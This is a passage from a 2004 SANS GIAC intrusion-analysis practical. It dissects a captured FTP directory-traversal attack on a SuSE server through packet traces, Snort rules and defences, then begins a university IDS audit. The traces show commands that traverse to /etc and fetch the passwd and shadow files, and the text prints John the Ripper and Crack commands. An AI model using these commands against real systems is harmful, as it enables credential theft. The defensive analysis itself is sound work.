    2003-11-18 14:00:47.082513 10.10.10.122          59909  192.168.17.135        ftp
FTP      Request: CWD ../../../../etc
    2003-11-18 14:00:47.127667 192.168.17.135        ftp    10.10.10.122          59909
FTP      Response: 250 CWD command successful.
```

The attacker then "sets the type of file to be transferred"[2] to binary data with the Type I command. "When sending or receiving files via FTP, it is important to know whether the files are ASCII or binary. ASCII is the default and should be used with text files. Binary files are image files and this setting should be used with most software-specific files."[3]

```
    2003-11-18 14:00:51.365183 10.10.10.122          59909  192.168.17.135        ftp
FTP      Request: TYPE I
    2003-11-18 14:00:51.367556 192.168.17.135        ftp    10.10.10.122          59909
FTP      Response: 200 Type set to I.
```

The attacker then enters Passive mode again and tries to retrieve the file passwd and succeeds.

```
    2003-11-18 14:00:51.375643 10.10.10.122          59909  192.168.17.135        ftp
FTP      Request: RETR passwd
    2003-11-18 14:00:51.416514 192.168.17.135        ftp    10.10.10.122          59909
FTP      Response: 150 Opening BINARY mode data c
    2003-11-18 14:00:51.417252 192.168.17.135        48488  10.10.10.122          59918
TCP      48488 > 59918 [PSH, ACK] Seq=3080142247 Ack=645695271 Win=5792 Len=38
    2003-11-18 14:00:51.455104 192.168.17.135        ftp    10.10.10.122          59909
FTP      Response: 226 Transfer complete.
```

The attacker enters Passive mode and tries to retrieve the file shadow but fails this time.

```
    2003-11-18 14:01:00.322287 10.10.10.122          59909  192.168.17.135        ftp
FTP      Request: RETR shadow
    2003-11-18 14:01:00.326963 192.168.17.135        ftp    10.10.10.122          59909
```

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

```
FTP      Response: 550 shadow: No such file or di
```

The attacker then changes the type of file to be transferred to ASCII with the TYPE A command.

```
    2003-11-18 14:01:02.561139 10.10.10.122         59909  192.168.17.135       ftp    FTP      Request: TYPE A
    2003-11-18 14:01:02.566544 192.168.17.135       ftp    10.10.10.122         59909  FTP      Response: 200 Type
set to A.
```

For the next minute and 11 seconds, the attacker changes directories and lists the contents, presumably looking for the shadow file. The file is never found in this trace. The attacker tries to use one more command to look around before exiting. The Site command is used to "execute a site specific command"[4] but the attacker doesn't seem to be familiar with this command and asks for help on it. Acknowledgements have been removed for readability.

```
    2003-11-18 14:02:59.868501 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: site list ../../../..
    2003-11-18 14:02:59.875161 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 500 'SITE LIST ../../../..': c
    2003-11-18 14:03:04.110899 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: site list
    2003-11-18 14:03:04.122855 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 500 'SITE LIST': command not u
    2003-11-18 14:03:07.399640 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: site help
    2003-11-18 14:03:07.402861 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 214- The following SITE comman
    2003-11-18 14:03:07.406170 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response:    UMASK   IDLE    CHMOD   HEL
```

The attacker then exits the FTP server.

```
    2003-11-18 14:03:16.877582 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: QUIT
    2003-11-18 14:03:16.887641 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 221 Goodbye.
```

The attacker will log in one last time a few seconds later. He/she does a list command and then exits. The attacker may have forgotten to look in one place and decided to log back in to check it out. The whole attack took approximately eight minutes.

Ethereal Info Fields are:

[]:	What TCP Flags are in the packet.
Seq:	TCP sequence number of the packet.
Ack:	TCP acknowledgement number of the packet
Win:	Window size of the packet
Urg:	Points to the sequence number of the byte following the urgent data[5]
Len:	Length of TCP packet header.

The FTP communication is the commands and responses of the FTP server and client

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

The network is not my own and I do not know its layout. The below diagram shows the components that I do know exist.

10.10.10.122 (00:06:5B:D8:BF:ED) Dell Computer Corp.
|
IDS Sensor
|
192.168.17.135 (00:50:56:40:00:6d) VMWare Inc

Detect was Generated by: - Snort v 2.1.0 with Current Rule Set for Snort 2.1.0 downloaded on Dec. 29, 2003.

Command:> snort –r c:\snort\bin\2003.12.15.# -c c:\snort\bin\snort.conf –l c:\snort\bin\logdir –d –X –v

Snort options from the Snort help file (snort –h)

-r:	Read and process tcpdump file
-c:	Use Rules File
-l:	Log to directory
-d:	Dump the Application Layer
-X:	Dump the raw packet data starting at the link layer
-v:	Be verbose

# - this indicates the number of the different dump files (not a snort option)

There is no information on network load for these dump files. The assumption going forward is that the network was not overloaded and there were no packets dropped by the IDS.

Snort Detect #1:

```
[**] FTP LIST directory traversal attempt [**]
11/18-14:00:37.456462 10.10.10.122:59909 -> 192.168.17.135:21
TCP TTL:64 TOS:0x10 ID:42529 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0x24B13B86  Ack: 0xB5B6A6F7  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 173281 5003667
0x0000: 00 50 56 40 00 6D 00 06 5B D8 BF ED 08 00 45 10   .PV@.m..[.....E.
0x0010: 00 4F A6 21 40 00 40 06 AD C4 0A 0A 0A 7A C0 A8   .O.!@.@......z..
0x0020: 11 87 EA 05 00 15 24 B1 3B 86 B5 B6 A6 F7 80 18   ......$.;.......
0x0030: 16 D0 38 D8 00 00 01 01 08 0A 00 02 A4 E1 00 4C   ..8............L
0x0040: 59 93 4C 49 53 54 20 2E 2E 2F 2E 2E 2F 2E 2E 2F   Y.LIST ../../../
0x0050: 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 0D 0A            ../../../....
```

Rule that triggered the alert:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP LIST directory traversal attempt"; flow:to_server,established; content:"LIST"; content:".."; distance:1; content:".."; distance:1; reference:cve,CVE-2001-0680; reference:bugtraq,2618; reference:nessus,11112; classtype:protocol-command-decode; sid:1992; rev:2;)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The Snort rule that triggered this alert is made up of several components explained below:

> **Alert:** Tells Snort to generate an alert if the below fields are met.
> **TCP**: Protocol field tells Snort to look at TCP packets
> **$EXTERNAL_NET any**: Tells Snort what source IP address and port number to look for in the packet.*
> **->:** Indicates what direction the traffic is flowing
> **$HOME_NET 21:** Tells Snort what destination IP address and port number to look for in the packet.*
> **msg:"FTP LIST directory traversal attempt":** Tells Snort to display the message "FTP LIST directory traversal attempt" when this alert is triggered.
> **flow:to_server,established:** Tells Snort which way the traffic must be flowing and that the connection is established.
> **content:"LIST":** Snort looks to see if the string "LIST" is in the FTP payload.
> **content:"..";Distance:1:** This tells Snort to look to see if the string ".." is in the FTP payload 1 byte after the string "LIST".
> **content:"..";Distance:1:** This tells Snort to look to see if the string ".." is in the FTP payload 1 byte after the string "..".
> **reference:cve,CVE-2001-0680; ect..:** Indicates a reference to a location on the internet to find out more information on the alert.
> **classtype:protocol-command-decode:** Classifies this alert as a generic protocol command decode.[6]
> **sid:1992:** This is Snort rule number 1992.
> **rev:2:** This is the rule's second revision.
>
> *Variables (which start with a $) are defined in snort.conf or at the command line.

Traffic that triggered the rule:

```
2003-11-18 14:00:37.456462 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: LIST ../../../../../../..
```

This traffic is trying to traverse the directory structure to execute the List command in a directory that it would not otherwise have access to. The List command would produce a list of files and folders in the directory indicated.

Snort Detect #2:

```
[**] FTP passwd retrieval attempt [**]
11/18-14:00:51.375643 10.10.10.122:59909 -> 192.168.17.135:21
TCP TTL:64 TOS:0x10 ID:42537 IpLen:20 DgmLen:65 DF
***AP*** Seq: 0x24B13BC4  Ack: 0xB5B6A7AC  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 174671 5005060
0x0000: 00 50 56 40 00 6D 00 06 5B D8 BF ED 08 00 45 10    .PV@.m..[.....E.
0x0010: 00 41 A6 29 40 00 40 06 AD CA 0A 0A 0A 7A C0 A8   .A.)@.@......z..
0x0020: 11 87 EA 05 00 15 24 B1 3B C4 B5 B6 A7 AC 80 18    ......$.;.......
0x0030: 16 D0 BD 8F 00 00 01 01 08 0A 00 02 AA 4F 00 4C    ............O.L
0x0040: 5F 04 52 45 54 52 20 70 61 73 73 77 64 0D 0A                      _.RETR passwd..
```

Rule that triggered the alert:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP passwd retrieval
attempt"; flow:to_server,established; content:"RETR"; nocase; content:"passwd";
reference:arachnids,213; classtype:suspicious-filename-detect; sid:356; rev:5;)
```

This rule has a component that we have not seen before. It is explained below.

nocase: Tells Snort to ignore the case of the previous content string.

Traffic that triggered the rule:

```
2003-11-18 14:00:51.375643 10.10.10.122         59909  192.168.17.135       ftp
FTP     Request: RETR passwd
```

This traffic is trying to retrieve the file passwd with the RETR command. The passwd file is a Unix file that "contains the username, real name, identification information, and basic account information for each user."[7] This is valuable information to a hacker. The passwd file, however, does not normally include passwords. Passwords are usually stored in the shadow file described next.

Snort Detect #3:

```
[**] FTP shadow retrieval attempt [**]
11/18-14:01:00.322287 10.10.10.122:59909 -> 192.168.17.135:21
TCP TTL:64 TOS:0x10 ID:42542 IpLen:20 DgmLen:65 DF
***AP*** Seq: 0x24B13BD7  Ack: 0xB5B6A83A  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 175565 5005955
0x0000: 00 50 56 40 00 6D 00 06 5B D8 BF ED 08 00 45 10    .PV@.m..[.....E.
0x0010: 00 41 A6 2E 40 00 40 06 AD C5 0A 0A 0A 7A C0 A8   .A..@.@......z..
0x0020: 11 87 EA 05 00 15 24 B1 3B D7 B5 B6 A8 3A 80 18    ......$.;....:..
0x0030: 16 D0 AB 08 00 00 01 01 08 0A 00 02 AD CD 00 4C   ..............L
0x0040: 62 83 52 45 54 52 20 73 68 61 64 6F 77 0D 0A                      b.RETR shadow..
```

Rule that triggered the alert:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP shadow retrieval
attempt"; flow:to_server,established; content:"RETR"; nocase; content:"shadow";
classtype:suspicious-filename-detect; sid:1928; rev:3;)
```

Traffic that triggered the rule:

```
2003-11-18 14:01:00.322287 10.10.10.122         59909  192.168.17.135       ftp
FTP     Request: RETR shadow
```

This traffic is trying to retrieve the file shadow with the RETR command. The shadow file is a Unix file that "hold[s] the same encrypted passwords as the regular UNIX password file: they simply prevent users from reading each other's encrypted passwords. Shadow files are protected so that they cannot be read by regular users; they can be read, however, by the setuid programs that legitimately need access."[8]

Probability the Source Address was spoofed: - This attack is not coming from a spoofed source address. The attacker is trying to download the passwd and shadow

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

files from the FTP server. This would require the attacker to use his own IP address to get these files (or that of a system that the attacker compromised.) This attack also has several instances of a three way handshake, which normally requires the IP address to be legitimate (Mitnick attack would be one that doesn't). And finally, by the very nature of FTP communications, where a user issues commands and receives responses, indicate that this is not a spoofed IP address.

Description of the Attack: - The main focus of this attack is to retrieve the passwd and shadow files from a Unix FTP server. With these two files, an attacker could run a password cracking utility like John the Ripper, located at http://www.openwall.com/john/[9], to easily retrieve the user names and passwords for that system. The command, "unshadow /etc/passwd /etc/shadow > passwd.1", will combine the user names with their passwords. The command, "john passwd.1 ', will crack it.

The portion of the attack that allows the attacker to traverse the directory structure is registered with Common Vulnerabilities and Exposures (CVE) under the name CVE-2001-0680, located at http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0680[10]. This reference is indicated in the Snort rule for Snort Detect #1. This CVE states that the vulnerability is in the software QPC QVT/Net 4.0 and AVT/Term 5.0. This software runs on Windows operating systems. The trace that we are looking at, however, suggests that the server being attacked is a Unix server. First, the name of the FTP server, suse72all.target.labs.veri, indicated that it is a SuSe 7.2 Linux system.

```
2003-11-18 14:00:28.092163 192.168.17.135      ftp    10.10.10.122        59909
FTP      Response: 220 suse72all.target.labs.veri
```

Second, the server responds to the SYST command saying it is a Unix FTP server.

```
2003-11-18 14:00:32.480482 192.168.17.135      ftp    10.10.10.122        59909
FTP      Response: 215 UNIX Type: L8
```

Third, the TTL's of the packets are 61, which suggest a Unix system. The default TTL's of a Linux TCP/IP stack is 64. Lastly, this system has a passwd file located in the ETC folder. This is generally only found on Unix server.

We are probably looking at Unix FTP software that is vulnerable to the same directory traversal exploit. You can find a long list of vulnerable FTP Server software on CVE's web site by searching on the key word "FTP Directory Traversal." One such Unix FTP server software is SunFTP server.[11] The SunFTP vulnerability has a registered CVE name of CAN-2001-0283 located at http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0283[12].

Attack mechanism: - It looks like the attacker manually tried to see what ports were open on the victim's server by sending traffic to some well know services. Finding that FTP was open, the attacker attempted to login with the guest account and succeeded. From there, the attacker tested to see what information he could get out of the system.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

He found that the system was Unix based. He found that he could establish a Passive FTP connection. He found that he could list the contents of a directory outside the FTP root folder by traversing the directory structure. With this information, the attacker went right for the password file in the ETC folder by again traversing the directory structure with the CWD command. Once obtained, the attacker tried to retrieve the Shadow file but failed. The attacker then went looking for that file with the same traversal commands as before. The attacker was unsuccessful in finding the file. It seems the shadow file, if on the server, was properly protected.

Whitehats.com discusses the alert generated by the request for the passwd file at http://www.whitehats.com/info/IDS213[13]. It states that "most FTP server software (in the past decade) includes a dummy passwd file without the password hashes. However, misconfigured FTP servers may have sensitive information in the /etc/passwd file."[14] If the passwd file does contain the password hashes, it's a simple task to crack the file. A utility called Crack, located at ftp://coast.cs.purdue.edu/pub/tools/unix/pwdutils/crack/[15], can be run against the passwd file with the following command: crack /etc/passwd.

If the attacker were able to obtain the user names and passwords for the system, the server and possibly other systems on the network could be compromised. From Detect #1, we know that the victim host offers SSH Services. With the root password, this system would be completely compromised.

Correlations: - There are many companies that offer FTP server software that is vulnerable to this type of attack. They are listed at the following CVE URL: http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ftp+directory+traversal[16]. There are numerous ways that this vulnerability can be exploited. Fabi Shalabi writes a detailed paper on FTP and the directory traversal vulnerability in Serv-U FTP Server located at http://www.giac.org/practical/GCIH/Fadi_Shalabi.pdf[17]. Se00020, at fhs-hagenberg.ac.at, describes how to exploit a sunFTP server using directory traversal at http://www.securiteam.com/exploits/5MP011F3PG.html[18]. And finally, here is a posting on Bugtraq on the vulnerability in QVT/Term software, located at http://archives.neohapsis.com/archives/bugtraq/2001-09/0216.html[19].

The IP addresses of the attacker has been changed in the raw log files download from http://www.incidents.org/logs/Raw/index.html, so I cannot tell if this attackers real IP address has been involved in recent attacks or been reported to sites like dshield.org.

Evidence of Active Targeting: - This traffic is directed at a specific host. There is no evidence in the dump files that host 10.10.10.113 has attacked any other hosts. The attacker is looking for specific information once the FTP vulnerability has been exploited, namely the passwd and shadow files. When the attacker realizes he/she cannot locate the shadow file, the attack is ended and we see no other activity from this person.

Severity:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Criticality: We know from Detect #1 that the victim offers SSH, DNS and FTP services on the server. The DNS service in particular is extremely important to an organization. The other two services may be of equal importance, depending on their use. I rate this category a 5.

Lethality: If this attack succeeded in getting the user names and passwords, the lethality would have probably been total compromise with the SSH access. It is possible for the root account to be restricted from logging in to SSH, but it is likely that there is one account with administrative privileges that does have the ability to log on through SSH. If the passwords are the same throughout the network, it is likely that those systems would be compromised too. I score this category a 5.

System Countermeasures: I do not know what countermeasures are in place for this system. However, I do know that they are running a vulnerable (presumably un-patched) FTP server. I will score this a 2, assuming that the rest of the system is also not as up to date on patches.

Network Countermeasures: Again, I do not know what countermeasures are in place. The network does have an IDS which suggests some security. I will score this a 3.

Severity = (criticality + lethality) - (system countermeasures + network countermeasure)
Severity = (5 + 5) - (2 + 3) = 10 – 5 = 5

Defending: - The first thing to be done is patch the FTP server. This will fix the directory traversal vulnerability. If there are no patches available, the FTP software should be replaced by one that is more secure. It is also a good idea to use a centralized user management service like a NIS server. This will help prevent miss configurations on each server that has accounts that need to be maintained. If this is not possible, you should use a shadow password file to store the user passwords. It is also advisable to maintain a dummy passwd file in the /etc folder. This will give attackers false information if they do obtain the file and it will keep them busy while you respond to the incident.

If the FTP server is not supposed to be a public ftp site, then the server should be locked down. This includes setting IP restrictions on who can access the server and also requiring a user name and password to login. The guest account should be disabled and permissions should be kept at a minimum.

Multiple Choice Test Question: - When FTP is switched to Passive Mode, what port does the FTP server listen on?

a) The FTP-Data port 20
b) The FTP control port 21
c) An ephemeral port chosen by the FTP client
d) An ephemeral port chosen by the FTP server

The answer is d - An ephemeral port chosen by the FTP server.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I posted this detect on Incidents.org hoping for comment. Unfortunately, I did not receive any response. This detect can be found at http://cert.uni-stuttgart.de/archive/intrusions/2004/01/msg00019.html.

References:

[1,2,4] Nsftools.com. "List of raw FTP commands." URL: http://www.nsftools.com/tips/RawFTP.htm
[3] SAMHDA. "File Transfer Protocal (FTP)." URL: http://www.icpsr.umich.edu/SAMHDA/HELP/ftp-help.html
[5] SANS Institue. "TCP/IP and tcpdump Pocket Reference Guide." URL: http://www.sans.org/resources/tcpip.pdf
[6] Caswell, Brian and Hewlett, Jeremy. "Snorts User Manual 2.1.0." 17 December 2003. URL: http://www.snort.org/docs/snort_manual.pdf.
[7] O'Reilly & Associates. "The Networking CD Bookshelf." 1999. URL: http://www.busan.edu/~nic/networking/puis/ch03_02.htm
[8] O'Reilly & Associates. "The Networking CD Bookshelf." 1999. URL: http://www.busan.edu/~nic/networking/puis/ch08_08.htm
[9] Openwall Project. "John the Ripper password cracker." URL: http://www.openwall.com/john/
[10] Common Vulnerabilities and Exposers. "CVE-2001-0680." URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0680
[11] Eeye Digital Security. "SunFTP directory traversal vulnerability." URL: http://www.eeye.com/html/Products/Retina/RTHs/FTP_Servers/1290.html
[12] Common Vulnerabilities and Exposers. "CAN-2001-0283 (under review)." URL http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0283
[13,14] Whitehats, Inc. "IDS213 'FTP-PASSWD-RETRIEVAL-RETR'." URL: http://www.whitehats.com/info/IDS213
[15] Purdue University. "Crack5.0.tar.gz." URL: ftp://coast.cs.purdue.edu/pub/tools/unix/pwdutils/crack/
[16] Common Vulnerabilities and Exposers. "Search Results." URL: http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ftp+directory+traversal
[17] Shalabi, Fadi. "Directory Traversal Exploit in Serv-U FTP Server." GCIH v2.1. February 2003. URL: http://www.giac.org/practical/GCIH/Fadi_Shalabi.pdf
[18] Securiteam.com. "SunFTP Vulnerable to chroot Breaking." 3 May 2001. URL: http://www.securiteam.com/exploits/5MP011F3PG.html
[19] Testa, Joe. "Vulnerabilities in QVT/Term." 25 September 2001. URL: http://archives.neohapsis.com/archives/bugtraq/2001-09/0216.html

Assignment 3 – Analysis This!

Executive Summary

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Unlike private corporations, which have the ability to employ a variety of security measures to protect their systems and data, universities must remain open and accessible to facilitate and foster information exchange. This openness exposes them to malicious activities that most corporations don't have to worry about. In order to create an environment that is secure, as well as open, this university needs to understand the risks and the consequences associated with the malicious and illegal activities taking place on their network. The university also needs to enforce its security policies and take action against offenders to minimize future risk to their network.

This Security Audit looks at the security alerts generated by a Network Intrusion Detection System monitoring the network. The log files have been compiled and analyzed for trends and specific activities. Potential areas of weakness and suggested improvements have been documented.

Overall, the security at the University is adequate and security measures are already in place, which help defend against some types of attack. However, some systems appear to be compromised and other systems may be engaging in illegal activities, such as downloading copyrighted files. These activities could lead to other systems being compromised and it may lead to the University being held liable for damages caused by users on its network.

After reading this report, the University should have a better understanding of the current state of the network and the defensive measures needed to protect the systems on their network.

List of Files Used

I used the following files preparing this Security Audit:

alert.031218	alert.031219	alert.031220	alert.031221	alert.031222	alert.031223
oos_report_031219	oos_report_031220	oos_report_031221	oos_report_031222	oos_report_031223	
scans.031219	scans.031220	scans.031221	scans.031222	scans.031223	

Analysis

My analysis will focus on the detects that are generating the most alerts. A large number of alerts could indicate that a system or systems have been compromised or that a system needs immediate attention. Detects that are related to ones that have already been covered will be skipped.

Here is the complete list of detects and the number of alerts generated from the logs. This was compiled using Snortsnarf v021111.1. I will analysis the top ten unique alerts.

Signature	# Alerts	# Sources	# Dests
MY.NET.30.3 activity	23811	122	1
MY.NET.30.4 activity	21856	273	1
Incomplete Packet Fragments Discarded	13673	71	62

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

TFTP - Internal TCP connection to external tftp server	7870	8	8
EXPLOIT x86 NOOP	4713	279	151
SMB Name Wildcard	4344	156	300
connect to 515 from inside	3557	4	5
High port 65535 udp - possible Red Worm - traffic	3242	112	114
ICMP SRC and DST outside network	1713	72	1559
NMAP TCP ping!	1697	142	59
High port 65535 tcp - possible Red Worm - traffic	1086	118	144
Null scan!	662	55	47
Possible trojan server activity	327	47	47
TCP SRC and DST outside network	270	21	55
[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.	172	47	34
SUNRPC highport access!	171	20	20
FTP passwd attempt	118	91	2
SMB C access	107	45	3
[UMBC NIDS] External MiMail alert	79	42	1
EXPLOIT x86 setuid 0	45	38	28
EXPLOIT x86 setgid 0	33	21	23
RFB - Possible WinVNC - 010708-1	30	14	10
FTP DoS ftpd globbing	29	8	1
TFTP - External TCP connection to internal tftp server	16	5	5
EXPLOIT NTPDX buffer overflow	11	8	5
Tiny Fragments - Possible Hostile Activity	10	4	4
EXPLOIT x86 NOPS	9	1	1
Attempted Sun RPC high port access	8	4	4
IRC evil - running XDCC	8	1	2
Probable NMAP fingerprint attempt	8	4	4
EXPLOIT x86 stealth noop	8	6	6
TFTP - External UDP connection to internal tftp server	7	2	2
TFTP - Internal UDP connection to external tftp server	7	4	5
DDOS shaft client to handler	5	1	1
[UMBC NIDS IRC Alert] K\:line'd user detected, possible trojan.	5	2	2
External FTP to HelpDesk 123.123.70.50	5	5	1
DDOS mstream client to handler	5	3	3
External FTP to HelpDesk 123.123.53.29	5	3	1
External FTP to HelpDesk 123.123.70.49	5	5	1
NIMDA - Attempt to execute cmd from campus host	4	3	2
[UMBC NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot	4	4	3
[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	3	3	2
EXPLOIT identd overflow	2	2	2
[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	2	2	2
[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	1	1	1
Traffic from port 53 to port 123	1	1	1
Bugbear@MM virus in SMTP	1	1	1
TCP SMTP Source Port traffic	1	1	1
Happy 99 Virus	1	1	1
Possible wu-ftpd exploit - GIAC000623	1	1	1
PHF attempt	1	1	1

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Alert: MY.NET.30.3 activity

Explanation: It looks like this alert is triggered by any traffic that connects to host MY.NET.30.3. There are 25 different destination ports with over 97% of the activity directed at port 524, which is normally used by Netware Core Protocol (NCP). The next two most frequently hit destination ports are 2200 and 2036, which are also both used by Novell for Web Management and Remote Java Console respectively.[1]

Sample alert:

```
[**] MY.NET.30.3 activity [**]     66.168.239.240:3043   ->   MY.NET.30.3:524
[**] MY.NET.30.3 activity [**]     68.50.114.89:1176     ->   MY.NET.30.3:2036
[**] MY.NET.30.3 activity [**]     68.50.114.89:1563     ->   MY.NET.30.3:2200
```

Rule: The rule that triggered this alert might look something like the following:

```
alert tcp $EXTERNAL_NET any -> MY.NET.30.3 any (msg:"MY.NET.30.3 activity";
flow:to_server,established; sid:####; rev:2;)
```

Top Talkers: These source IP addresses appeared most often in this alert's log.

Source IP	Count	Source IP	Count
68.50.114.89	11542	68.55.113.194	1611
68.57.90.146	2399	68.55.62.79	1488

False Positive: There are no false positives in the logs since this alert triggers on any source that establishes a connection. If there is no connection, there is no alert.

Other activities: The top source IP address shows up in two different locations. First, I see host 68.50.114.89 contacting server MY.NET.30.4 and is accessing the same Novell Netware ports as above.

```
[**] MY.NET.30.4 activity [**]     68.50.114.89:1439    ->   MY.NET.30.4:524
[**] MY.NET.30.4 activity [**]     68.50.114.89:2086    ->   MY.NET.30.4:2036
```

Second, I see the 65.80.114.89 in the Scan logs being "scanned" by MY.NET.1.3.

Source IP	Source Port	Direction	Destination IP	Dst. Port	Protocol
130.85.1.3*	123	->	68.50.114.89	123	UDP
130.85.1.3*	123	->	68.50.114.89	123	UDP

*130.85.x.x is also referred to in the logs as MY.NET.x.x

There were no references in the oos_report logs for any of above IP Addresses.

Is the system compromised? This type of alert does not indicate that the system is compromised. It is just examining connections made to the server. There are also no indications in any of the other logs that this system has been compromised. When I

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

looked further at the top source IP addresses hitting this server, I noticed that they were all coming from Comcast cable subscribers in the Washington D.C - Baltimore corridor area. This is where the University is located and could suggest that students or facility are using this server from home. The traffic for MY.NET.1.3 and 68.50.114.89 also looks benign. They could be Network Time Servers communicating on the time server port of UDP 123.

Correlation: Jason Thompson, in his practical, also believed that host MY.NET.1.3 offered Network Time Protocol (NTP) services and that the traffic in the scan logs were actually not a system scan or other malicious activity. His practical can be examined at http://www.giac.org/practical/GCIA/Jason_Thompson_GCIA.pdf[2]

Recommendations: This rule was most likely created to help protect a highly valued server. The security administrators probably want to capture all traffic that connects to this server to see if any suspicious activities are happening. For highly sensitive servers, it would be wise to place them on their own network segment where they will be protected from the general traffic of the network and protected as much as possible from the outside. These systems should have their own firewall and have rules more strict that those found elsewhere. From the scan logs we see that this server is being scanned from several hosts outside the network.

```
218.146.60.59       4540  ->      130.85.30.3      23  SYN      ******S*
63.203.102.199      2147  ->      130.85.30.3    4899  SYN      ******S*
210.205.242.103     2201  ->      130.85.30.3    6129  SYN      ******S*
```

This type of traffic should not be allowed to reach the servers. Only ports that are necessary for the operation of the servers should be allowed in.

Alert: Incomplete Packet Fragments Discarded

Explanation: Fragmentation is often used by attackers to evade Network Intrusion Detection Systems and firewalls. Their purpose is usually to launch a Denial of Service attack or to attempt to fingerprint a host's operating system. However, legitimate traffic that is corrupted by routers or other means, also show up as fragmented packets. This alert seems to look to see if all the packet fragments have arrived. If the packet is incomplete by the timeout setting defined in the Snort.conf file, this alert will be generated.

Sample alert:

```
[**] Incomplete Packet Fragments Discarded [**]     MY.NET.21.89     ->    142.177.200.150
[**] Incomplete Packet Fragments Discarded [**]     MY.NET.21.92     ->    69.65.7.25
[**] Incomplete Packet Fragments Discarded [**]     MY.NET.21.69     ->    69.65.7.25
```

Rule: The rule that triggered this alert is actually a preprocessor called Frag2 that is configured in the Snort.conf file.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Top Talkers: These source IP addresses appeared most often in this alert's log.

Source IP	Count	Source IP	Count	Source IP	Count
MY.NET.21.67	3121	MY.NET.21.79	2331	MY.NET.97.64	122
MY.NET.21.92	2834	MY.NET.21.89	1390	MY.NET.97.59	24
MY.NET.21.68	2648	MY.NET.21.69	1071		

False Positive: The alerts generated by the above top talkers are most likely false positives. Since most of the traffic is coming from the same two subnets, it is reasonable to presume that the routers on MY.NET.21.x and MY.NET.97.x are dropping packets. When I looked at the traffic coming from outside the network though, it looks like there is real malicious traffic going to your internal systems.

Other activities: These are some of the external source IP addresses that show up in this alert's log file. The top three are below.

Source IP	Count
66.112.55.16	11
195.7.110.250	11
211.229.142.190	8

When I looked at other traffic for the top talking host, 66.112.55.16, I noticed that it is scanning internal host 130.85.97.20. An excerpt from the Scan logs report the following activity.

```
66.112.55.16        13   ->    130.85.97.20    41831   NOACK    **U**RS*
66.112.55.16         0   ->    130.85.97.20        0   NULL     ********
66.112.55.16     41446   ->    130.85.97.20       53   NOACK    **U**RS*
```

The below alert was in the Alerts log file.

```
[**] Null scan! [**]     66.112.55.16     0   ->    MY.NET.97.20       0
```

All of these events occurred on December 23rd around 6:00pm. This would indicate that the incomplete packet fragments were part of a scan to fingerprint the operating system running on the victim host.

The oos_report logs also report traffic going to the MY.NET.97.x network. These packets have the ECN bit enabled and may be recorded because of non-ECN routers near the subnet. The ECN bits allow for congestion control on ECN aware clients and routers.

```
64.202.97.130    53857   ->   MY.NET.97.11     1080   TCP   TTL:53   IpLen:20   DgmLen:60   12****S*
81.56.214.240    58260   ->   MY.NET.97.87    13605   TCP   TTL:46   IpLen:20   DgmLen:60   12****S*
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Is the system compromised? Incomplete packet fragments do not indicate a compromise. The systems I looked at were most likely either dropping packets due to a router problem or a system being scanned by a potentially malicious person.

Correlation: The following URL discusses how packets can be dropped by a router and how to use Congestion Control to help alleviate this problem: http://www-2.cs.cmu.edu/afs/cs/academic/class/15441-f03/lectures/class18.pdf[3].

Recommendations: The routers on the network that may be dropping packets need to be examined. If they are malfunctioning they should be repaired or replaced. If the volume of traffic is too much for them to handle, then the routers should be upgraded to ones that can handle the traffic, the network should be segmented further or the routers should use Congestion Control. If the routers are working properly, further investigation is needed to determine why packets are missing from those specific networks and why packets are being fragmented in the first place. For the hosts that are scanning the network, it is likely that there will be a follow-up attack, based on the information gathered from the scan. It would be wise to have their IP addresses blocked at the firewall for a specific amount of time.

Alert: TFTP - Internal TCP connection to external tftp server

